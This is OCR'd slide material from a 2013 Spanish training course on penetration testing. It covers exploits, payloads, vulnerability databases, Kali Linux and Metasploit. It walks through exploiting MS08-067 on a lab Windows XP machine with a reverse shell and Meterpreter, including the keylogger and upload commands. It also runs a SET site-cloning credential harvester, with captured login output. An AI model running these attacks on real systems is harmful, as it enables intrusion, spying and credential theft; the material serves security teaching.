JUNTA DE ANDALUCIA

CEP Lora del Río
CONSEJERÍA DE EDUCACIÓN

Curso de Seguridad y alta disponibilidad

CEP Lora del Río (Sevilla)

PENTEST 3

JUNTA DE ANDALUCIA
CEP Lora del Río
CONSEJERÍA DE EDUCACIÓN

Licencia

Estas diapositivas han sido realizadas para el curso "Seguridad y Alta Disponibilidad" que se imparte a través del CEP de Lora del Río (Sevilla).

Septiembre 2013

Contenido del día 3

- Explotar vulnerabilidades:
  - ¿Qué es un exploit?
  - ¿De qué partes se compone?
  - ¿Cómo buscar exploits para las vulnerabilidades?
  - ¿Cómo lanzarlos?

¿Comenzamos?

Objetivos de este segundo día:

1. **Conocer cómo funcionan los exploits.**
2. **Estudiar las distintas alternativas para la ejecución de exploits.**
3. **Utilizar un framework de seguridad (Metasploit)**

¿Qué es un Exploit?

- Código escrito para aprovechar un error de programación y conseguir diversos privilegios.
- Normalmente, se busca tomar el control de una máquina o bien dejarla fuera de servicio (DoS)
- Suele estar escrito en lenguaje C.
- Aprovechan vulnerabilidades de desbordamiento de buffers, de error de formato de cadena, …

Partes de un Exploits

- Un exploit se compone de dos partes:
  - **Cabecera o exploit** propiamente dicho. Es la parte de código específica para cada vulnerabilidad.
  - **Cuerpo o payload**. Parte de código de un exploit que tiene como objetivo ejecutarse en la máquina víctima para realizar la acción maliciosa. Son reutilizados en diferentes exploits. Ejemplo: shell inversa. La víctima enviará una conexión al atacante con una línea de comandos para que pueda interactuar con la máquina vulnerada.

Búsqueda de exploits

- Una vez encontradas vulnerabilidades en un sistema, hay que ver si tienen asociadas algún exploit.
- No todas las vulnerabilidades tienen exploits.
- Algunas tienen exploits pero no son públicos.
- Una buena base de datos es cvedetails

Búsqueda de exploits

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 2010

Log In Register Reset Password Activate Account

Vulnerability Feeds & WidgetsNew

- Home
- **Browse :**
  - Vendors
  - Products
  - By Date
  - By Type
- **Reports :**
  - CVSS Score Report
  - CVSS Score Distribution
- **Search :**
  - Vendor Search
  - Product Search
  - Version Search
  - Vulnerability Search
  - By Microsoft References
- **Top 50 :**
  - Vendors
  - Vendor Cvss Scores
  - Products
  - Product Cvss Scores
  - Versions
- **Other :**
  - Microsoft Bulletins
  - Bugtraq Entries
  - CWE Definitions
  - About & Contact
  - Feedback
  - CVE Help
  - FAQ
- **External Links :**
  - NVD Website
  - CWE Web Site

You can generate a custom RSS feed or an embedable vulnerability list widget or a json API call url.

Selected vulnerability types are OR'ed. If you don't select any criteria "all" CVE entries will be returned

- ☐ Vulnerabilities with exploits
- ☐ Cross Site Request Forgery
- ☐ Sql injection
- ☐ Memory corruption
- ☐ Gain information
- ☐ Code execution
- ☐ File inclusion
- ☐ Cross site scripting
- ☐ Http response splitting
- ☐ Denial of service
- ☐ Overflows
- ☐ Gain privilege
- ☐ Directory traversal
- ☐ Bypass something

Order By: CVE Id CVSS score >= : 0

Generate RSS Feed | Generate Widget Code | Generate JSON URL


Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	47	0.10
1-2	408	0.70
2-3	2463	4.30
3-4	977	1.70
4-5	10614	18.60
5-6	11068	19.40
6-7	6511	11.40
7-8	16510	28.90
8-9	191	0.30
9-10	8349	14.60
Total	57138	

Weighted Average CVSS Score: **6.9**

Vulnerability Distribution By CVSS Scores



Apple : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : Cve Number Descending Cve Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **1927** Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Confidentiality	Integrity	Availability
1	CVE-2010-1029	399	2	DoS Exec Code	2010-03-19	2012-01-26	5.0	None	Remote	Low	Not required	None	None	Partial

Stack consumption vulnerability in the WebCore::CSSSelector function in WebKit, as used in Apple Safari 4.0.4, Apple Safari on iPhone OS and iPhone OS for iPod touch, and Google Chrome 4.0.249, allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a STYLE element composed of a large number of *> sequences.

2	CVE-2009-1237	399	2	DoS	2009-04-02	2009-04-18	4.9	None	Local	Low	Not required	None	None	Complete

Multiple memory leaks in XNU 1228.3.13 and earlier on Apple Mac OS X 10.5.6 and earlier allow local users to cause a denial of service (kernel memory consumption) via a crafted (1) SYS_add_profil or (2) SYS___mac_getfsstat system call.

3	CVE-2009-0950	119	2	DoS Exec Code Overflow	2009-06-02	2009-08-07	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete

Stack-based buffer overflow in Apple iTunes before 8.2 allows remote attackers to execute arbitrary code or cause a denial of service (application crash) via an itms: URL with a long URL component after a colon.

Vulnerability Details : CVE-2010-1029 (2 public exploits)

Stack consumption vulnerability in the WebCore::CSSSelector function in WebKit, as used in Apple Safari 4.0.4, Apple Safari on iPhone OS and iPhone OS for iPod touch, and Google Chrome 4.0.249, allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a STYLE element composed of a large number of *> sequences.

Publish Date : 2010-03-19 Last Update Date : 2012-01-26

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Related Tweets Even more tweets Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

Cvss Score	5.0
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	None (There is no impact to the integrity of the system)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial
CWE ID	399

– References For CVE-2010-1029


http://secunia.com/advisories/43068
SECUNIA 43068

Exploit! http://www.exploit-db.com/exploits/11567
EXPLOIT-DB 11567 Apple Safari 4.0.4 & Google Chrome 4.0.249 CSS style Stack Overflow DoS/PoC *Author:*Rad L. Sneak *Release Date:*2010-02-24 (multiple) dos

http://www.securityfocus.com/bid/38398
BID 38398 WebKit Style Tag Remote Denial of Service Vulnerability *Release Date:*2010-03-05

Exploit! http://www.exploit-db.com/exploits/11574
EXPLOIT-DB 11574 iPhone WebCore::CSSSelector() Remote Crash Vulnerability *Author:*t12 *Release Date:*2010-02-24 (hardware) dos

También se puede buscar en la base de datos de metasploit: http://metasploit.com




Distribuciones linux de seguridad

- Son distribuciones que vienen preparadas con herramientas para realizar un test de intrusión.
- Las más utilizadas:
  - Backtrack
  - Kali: realizada por los creadores del anterior y basada en Debian.

kali

- No requiere ser instalado. Puede ejecutarse como máquina virtual (p.e. con virtualbox) y en modo live.
- Puede instalarse en otros soportes: usb, raspberrypi, ...
- Nos va a proporcionar un entorno con todas las herramientas necesarias para realizar auditorías de seguridad.

kali


Applications
Places
Mon Sep 9, 1C
Accessories
Electronics
Graphics
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Universal Access
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services

Metasploit

- Framework que permite al auditor desarrollar y ejecutar exploits y lanzarlos contra máquinas para comprobar la seguridad de estas.
- Dispone de módulos que permiten aumentar de manera sencilla las funcionalidades del framework.
- Interfaces: gráfica (Armitage), web (Metasploit Express), línea de comandos o consola (msfconsole).


Metasploit

- Versiones:
  - Metasploit Community Edition
  - Metasploit Pro
  - Metasploit Express

Pro	Express	Community	Framework
Enterprise Security Programs & Advanced Penetration Tests	Baseline Penetration Tests	Free Entry-level Edition	Free Open Source Development Platform
For Mid-sized and Enterprise IT Security Teams	For IT Generalists in SMBs	For Small Companies and Students	For Developers and Security Researchers
• Express features plus: • Advanced team workflow automation and reporting and Risk validation • Social engineering • Web App Testing • Security Audit Wizards • MetaModules • API for custom	• Community features plus: • Baseline Penetration Testing Workflow • Smart exploitation • Password auditing • Baseline penetration testing reports Compare: Express vs. Pro	• Simple web interface • Data management • Network discovery and third-party import • Basic exploitation Compare: Community vs. Pro	• Basic command line interface • Third-party import • Manual exploitation • Manual brute forcing Compare: Framework vs. Pro
FREE 7-DAY TRIAL	BUY ONLINE	FREE DOWNLOAD	FREE DOWNLOAD

Consola Metasploit en Kali

- Kali contiene el framework de metasploit. Para acceder ejecutamos, desde un terminal: **msfconsole**



Metasploit: msfconsole

- Para usar un exploit: use <ruta_exploit>
- Para ver las opciones: show options
- Para configurar opciones: set <opcion> <valor>
- Para seleccionar payload: set PAYLOAD<ruta_payload>
- Para lanzar el exploit: exploit

Ejemplo 1: Netatapi

- Máquina víctima: Windows XP SP3 (192.168.1.16)
- Máquina atacante: Kali (192.168.6.212)
- Aprovechar la vulnerabilidad: **ms08-067-netatapi**
- Utilizar **msfconsole** en un terminal de kali.
- Utilizamos el PAYLOAD: **windows/shell/reverse_tcp**

Ejemplo: ms08_067_netatapi

- Pasos:
  1. En un terminal ejecutamos: "msfconsole"
  2. Seleccionamos el exploit: "use exploit/windows/smb/ms08_067_netatapi"
  3. Seleccionamos el PAYLOAD: "set PAYLOAD windows/shell/reverse_tcp"
  4. Vemos las opciones que tenemos que configurar: "show options"
  5. Configuramos las distintas opciones:
     1. set RHOST 192.168.1.16
     2. set LHOST 192.168.6.212
  6. Lanzamos el exploit: "exploit"

Si todo ha ido bien, nos devolverá una shell del equipo de la víctima.

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.16
RHOST => 192.168.1.16
msf exploit(ms08_067_netapi) > set LHOST 192.168.6.212
LHOST => 192.168.6.212
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.6.212:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.16
[*] Command shell session 4 opened (192.168.6.212:4444 -> 192.168.1.16:1051) at
2013-09-09 11:46:55 +0000

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.16     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, no
ne
   LHOST     192.168.6.212    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Ejemplo 1: ms08_067_netatapi

- Otros PAYLOADS:
- Para conectarse por VNC: windows/vncinject/reverse_tcp
  - Meterpreter : windows/meterpreter/reverse_tcp

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.6.212:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (751104 bytes) to 192.168.1.16
[*] Meterpreter session 2 opened (192.168.6.212:4444 -> 192.168.1.16:1049) at 20
13-09-09 11:39:18 +0000

meterpreter >
```

Meterpreter

- Payload potente que nos permite realizar multitud de tareas.
- Comandos a utilizar: **help**
- Permite cargar extensiones. Ej: **use espia**. Con lo que ahora permite capturar pantallas con: **screenshot <nombre>**

Meterpreter

- Migrarlo a otro proceso:
  - ps (para ver los procesos)
  - migrate <proceso>
- Keylogger:
  - Keyscan_start
  - Keyscan_dump
  - Keyscan_stop
- Cargar archivos: upload <archivo>


Set (Social Engineering Toolkit)

Ejemplo de ataque clone-site utilizando SET:

1.Ejecuta en un terminal: se-toolkit

2.Selecciona las siguientes opciones:

- 1 – Social Engineering Atack
- 2 – Website Attack Vectors
- 3 - Credential Harvester Attack Method
- 2 – Site Cloner
- <tu_ip> y url a clonar




```
[*] Cloning the website: http://informatica.iespoligonosur.org
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.4.1 - - [11/Sep/2013 12:28:07] "GET / HTTP/1.0" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=miusuario
POSSIBLE PASSWORD FIELD FOUND: password=pillado
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Lecturas recomendadas:

- Páginas Webs:
  - http://www.hackxcrack.es/forum/index.php?topic=5401.0
  - www.pentestlab.com
  - http://www.antrax-labs.org/2012/10/java-applet-attack-method_10.html
- Libros:
  - Metasploit para Pentesters (Informática64)
  - Pentesting con Kali (0xWord)